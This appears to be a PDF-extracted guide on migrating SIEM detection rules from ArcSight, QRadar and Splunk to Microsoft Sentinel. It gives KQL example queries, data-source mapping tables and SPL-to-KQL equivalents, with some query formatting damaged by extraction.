Detection as Code platform that helps you defend against attacks easier, faster and more efficiently

- Discover
- Hunt
- Manage
- Integrate
- Automate
- Collaborate
- Learn
- Personalize

SOC Prime Threat Detection Marketplace

No	Use-case	Description
1	Receive an alert when users are accessing resources outside a specified time range.	Data Sources – Azure AD Sign-in logs, Defined time range Azure AD Group that will be monitored for login activity, a logic app that pulls members of AD Group into a LA table, Analytics rule that will trigger an incident when a member of the AD Group signs in outside of the defined time range. KQL Query: <pre>SigninLogs extend TimeInUK = CreatedDateTime extend day = (dayofweek(TimeInUK)) extend daystarting = tostring(day) /daystarting definitions, 1=Monday, 2=Tuesday, 3=Wednesday, 4=Thursday, 5=Friday, 6=Saturday, 7=Sunday where daystarting == "6..00:00:00" or daystarting == "7..00:00:00" or hourofday(TimeInUK) between (7..18) project TimeGenerated , TimeInUK , UserPrincipalName , day , AppDisplayName , username = UserPrincipalName join (UserWatchlist_CL project -rename username = Username_s) on username project TimeInUK , day , username , AppDisplayName*</pre>
2	Use a watchlist to dismiss expected alerts	Data Sources – Azure Defender for IoT, list of user and device pairs uploaded into a Watchlist, Analytics rule that will look up the watchlist and a Playbook that will close incidents from expected alerts.KQL Query: <pre>let alert = (SecurityAlert where TimeGenerated > ago(14d) where DisplayName == "Brute force attempt" extend DeviceID = tostring(parse_json(ExtendedProperties)."DeviceId")) extend UserID = tostring(parse_json(ExtendedProperties)."UserId") extend UserName = tostring(parse_json(ExtendedProperties)."UserName") project DeviceID, UserName, SystemAlertId);let watchlist = (.GetWatchlist("watch"));alert join kind=inner watchlist on \$left.DeviceID == \$right.device and \$left.UserName == \$right.username</pre>
	Detect privilege escalation	Data sources: Azure AD and Windows Security Events. KQL Query: <pre>let timeframe = 10m;let lookback = 1d;let account_created =SecurityEvent where TimeGenerated > ago(lookback+timeframe) where EventID == "4720" // A user account was created where AccountType == "User"</pre>

GitHub sentinel repository

Review Uncoder.io translator

The screenshot shows the Uncoder.IO web application. At the top, there's a logo with a stylized 'U' icon followed by 'UNCODER.IO' in blue and yellow. Below it, a subtext says 'powered by SOC Prime, Inc.' On the right side of the header, there are links for 'JOIN DISCORD' (with a Discord icon), 'LOG IN', and 'SIGN UP'. A dark banner below the header contains a message: 'Uncoder.IO is a free project proudly made together with our team members who are in Ukraine. Please support us with a donation to The Volunteer Hub of our public partners SSSCIP & CERT UA. Thank you for your support!' The main content area features a code editor with syntax highlighting for Sigma rules. The code includes sections for what the tool can do, how to start, and a note about selecting a platform for translation. The interface has a clean, modern design with a dark background and light-colored text. Various buttons and icons are visible along the top and right edges of the code editor.

Q Sigma Rules or IOCs

IOCs Select Platform

TRANSLATE

WHAT I CAN DO:


- Sigma Rule -> SIEM/EDR/XDR (Uncoder)
- SIEM/EDR/XDR <-> SIEM/EDR/XDR/Sigma (Uncoder + ChatGPT)
- IOCs -> SIEM/EDR/XDR (Uncoder)
- Sigma Rule Validation
- Access the largest Sigma Rule collection (SOC Prime)

TO START:


- i. Paste code **or** Search for templates **or** Upload a file
- ii. Select Content type
- iii. Click Translate
- iv. For reverse translation, click the arrows

1 Hashes 0 Domains 0 URLs 0 IPs 0 Emails 0 Files 0/10 ⓘ

Step 2 – Identify tasks to be performed in third party SIEM



Identify Data Sources



Identify Data Sources

No	MicroFocus ArcSight	IBM Qradar	Splunk Source Types	Data Source	Microsoft Sentinel Table	Data Collection Method
1	ArcSight Smart connector for AD	"Microsoft Azure"	ms:aad:audit ms:aad:signin	Azure Active Directory	SigninLogs AuditLogs	Built-in connector
2	amazon/amazon_cLOUDTRAIL:evenT.deviceProduct=__regexToken(eventSource,([^.]*.))	Amazon AWS CloudTrail	sourcetype = aws:cLOUDTRAIL	AWS Cloud Trail Logs	AWSCloudTrail	Built-in connector via API
3	ArcSight UBA	Anomaly Detection Engine	useba, uba_audi	Per user selection from qualifying tables	BehaviorAnalytics 'UserAccessAnalytics, UserPeerAnalytics	N/A. Based on already collected data
4	barracuda_ng_firewall_f/barracuda_ng_firewall_f:event.deviceVendor=Barracuda	"Barracuda Web Application Firewall"	sourcetype = barracuda:waf	Barracuda Web Application Firewall	CommonSecurityLog (Barracuda) Barracuda_CL	Built-in CEF connector

Identify attributes/fields/entities used

Attributes

Alert Name/Description, severity, Mitre tactics ,and etc

Fields

Field names for filtering or correlation.

Entities

For example, Host, IP, FileHash, domain, and etc.
To be used for Entity Mapping.c

Identify rule logic, trigger, and action

Rule Criteria/logic:

Rule criteria are considered the most crucial part of the rule as it defines what to detect.

- ▶ Both **Microsoft Sentinel** and **Splunk** have the rule criteria defined in the query.
- ▶ **ArcSight** and **QRadar** configure their detection logic in the **Rule Condition** and **Test Condition**, which are UI-based settings.

Trigger Condition:


The minimum requirement for the rule to trigger an action.

For example, the number of matching events within X timeframe to generate an alert.

Rule Action:

Action to take when your rule criteria matched the trigger condition.

Use Case 1 – ArcSight Filter Query



The screenshot shows the ArcSight Filter Query interface with a tree structure of filter conditions:

- Event conditions** (highlighted in yellow)
- event1**
- AND**
- Device Event Class ID = 4728**
- Device Product = Microsoft Windows**
- Device Vendor = Microsoft**
- Source Address Is NOT NULL**
- Source User Name = AutoMatedService [ignore case]**

Below the interface, the corresponding SecurityEvent query is displayed:


```
SecurityEvent
| where EventID == 4728
| where SubjectUserName =~ "AutoMatedService"
| where isnotempty(SubjectDomainName)
```

Use Case 2 – ArcSight Nested Filter Query



```
SecurityEvent
| where EventID == 4728
| where isnotempty(SubjectDomainName)
| where SubjectUserName =~ "AutoMatedService"
| project SubjectUserName2. After that, use the following query to filter
"ExcludeValidUsers"
SecurityEvent
| where EventID == 4728
| where isnotempty(SubjectDomainName) or
isnotempty(TargetDomainName)
| where SubjectUserName !in (ExcludeValidUsers)
```

Use Case 3 – ArcSight Correlation Query



```
let waittime = 10m;
let lookback = 1d;
let event1 = (
SecurityEvent
| where TimeGenerated > ago(waittime+lookback)
| where EventID == 4728
| project event1_time = TimeGenerated,
event1_ID = EventID, event1_Activity= Activity,
event1_Host = Computer, TargetUserName,
event1_UPN=UserPrincipalName,
AccountUsedToAdd = SubjectUserName
);
let event2 = (
SecurityEvent
| where TimeGenerated > ago(waittime)
| where EventID == 4729
| project event2_time = TimeGenerated,
event2_ID = EventID, event2_Activity= Activity,
event2_Host= Computer, TargetUserName,
event2_UPN=UserPrincipalName,
AccountUsedToRemove = SubjectUserName
);
event1
| join kind=inner event2 on TargetUserName
| where event2_time - event1_time < lookback
| where tolong(event2_time - event1_time ) >=0
| project delta_time = event2_time - event1_time,
event1_time, event2_time,
event1_ID,event2_ID,event1_Activity,
event2_Activity, TargetUserName, AccountUsedToAdd,
AccountUsedToRemove,event1_Host,event2_Host,
event1_UPN,event2_UPN
```

Use Case 4 – QRadar Common Property Tests

- + when destination host has a CVSS risk value greater than this amount
- + when destination port has a CVSS risk value greater than this amount
- + when any of these properties match this regular expression
- + when any of these properties contain any of these hexadecimal values
- + when the event matches this AQL filter query
- + when this property equals this property

and when any of <these properties> match <this regular expression>

Apply **Test3: Common Test Property Test** on events which are detected by the Local system
 and when any of Destination Port, Pre NAT Source Port, Source Port match `\d{1,5}`

CommonSecurityLog
| where tostring(SourcePort)
matches regex @"\d{1,5}"
or tostring(DestinationPort)
matches regex @"\d{1,5}"

and when the event matches <this> AQL filter query

Apply **Test5: Common Property Tests** on events which are detected by the Local system
 and when the event matches `sourceip == '10.1.1.10'` AQL filter query

CommonSecurityLog
| where SourceIP == '10.1.1.10'

and when <this property> <equals/not equals> <this property>

Apply **Test6: Common Property Test** on events which are detected by the Local system
 and when Source IP equals Destination IP

CommonSecurityLog
| where SourceIP == DestinationIP

Use Case 5 – QRadar Negative Functions

- + when none of **these rules** match in **this many minutes** after **these rules** match with the same **event properties**
- + when none of **these rules** match in **this many minutes** after **these rules** match

and when none of <these rules> match in <this many> <minutes>after <these rules> match with the same <event properties>

Apply on events which are detected by the system

   and when the IP protocol is one of the following [UDP.udp_ip](#), [ICMP.icmp_ip](#)

Apply on events which are detected by the system

   and when Source IP equals Destination IP

Apply on events which are detected by the system

   and when none of [Test2: Date / Time Test](#) match in [2 minutes](#) after [Test6: Common Property Tests](#) match with the same [Source IP](#)

```
let spanoftime = 10m;
let Test2 = (
CommonSecurityLog
| where Protocol !in ("UDP", "ICMP")
| where TimeGenerated >
ago(spanoftime)
);
let Test6 = (
CommonSecurityLog
| where SourceIP == DestinationIP
);
Test2
| join kind=rightanti Test6 on
$left.SourceIP == $right.SourceIP
and $left.Protocol == $right.Protocol
```


Use Case 6 – Splunk group search results into transaction

SPL Command	Description	SPL Example	KQL	KQL Example
transaction	Groups search results into transactions.	<pre>sourcetype=MyLogTable type=Event transaction ActivityId startswith="Start" endswith="Stop" Rename timestamp as StartTime Table City, ActivityId, StartTime, Duration</pre>	row_window_session	<pre>let Events = MyLogTable where type=="Event"; Events where Name == "Start" project Name, City, ActivityId, StartTime=timestamp join (Events where Name == "Stop" project StopTime=timestamp, ActivityId) on ActivityId project City, ActivityId, StartTime, Duration = StopTime - StartTime Note: Use row_window_session() if you need to calculate session start values of a column in a serialized row set. ... extend SessionStarted = row_window_session(Timestamp, 1h, 5m, ID != prev(ID))</pre>

Use Case 7 – Splunk anomalies in the specified field

SPL Command	Description	SPL Example	KQL	KQL Example
anomalydetecti on	Find anomalies in the specified field.	sourcetype=nasdaq earliest=-10y anomalydetection Close _ Price	series_decompose_anomalies()	let LookBackPeriod= 7d; let disableAccountLogon=SignIn where ResultType == "50057" where ResultDescription has "account is disabled"; disableAccountLogon make-series Trend=count() default=0 on TimeGenerated in range(startofday(ago(LookBackPeriod)), now(), 1d) extend (RSquare,Slope,Variance,RVariance,Interception, LineFit)=series_fit_line(Trend) extend (anomalies,score) = series_decompose_anomalies(Trend)

Step 3 – Identify tasks to be performed in Microsoft Sentinel



Construct/review the KQL and test with data.

The screenshot shows the Azure Log Analytics workspace interface. At the top, there's a navigation bar with 'Home > Logs Demo'. Below it is a toolbar with 'New Query 1*', 'Run' (highlighted in blue), 'Time range: Last 24 hours', and other options like 'Save', 'Share', 'Export', and 'Pin to'. On the left, a sidebar titled 'Schema and Filter' is visible. The main area contains a code editor with the following KQL query:

```
1 Usage
2 | where QuantityUnit == 'MBytes'
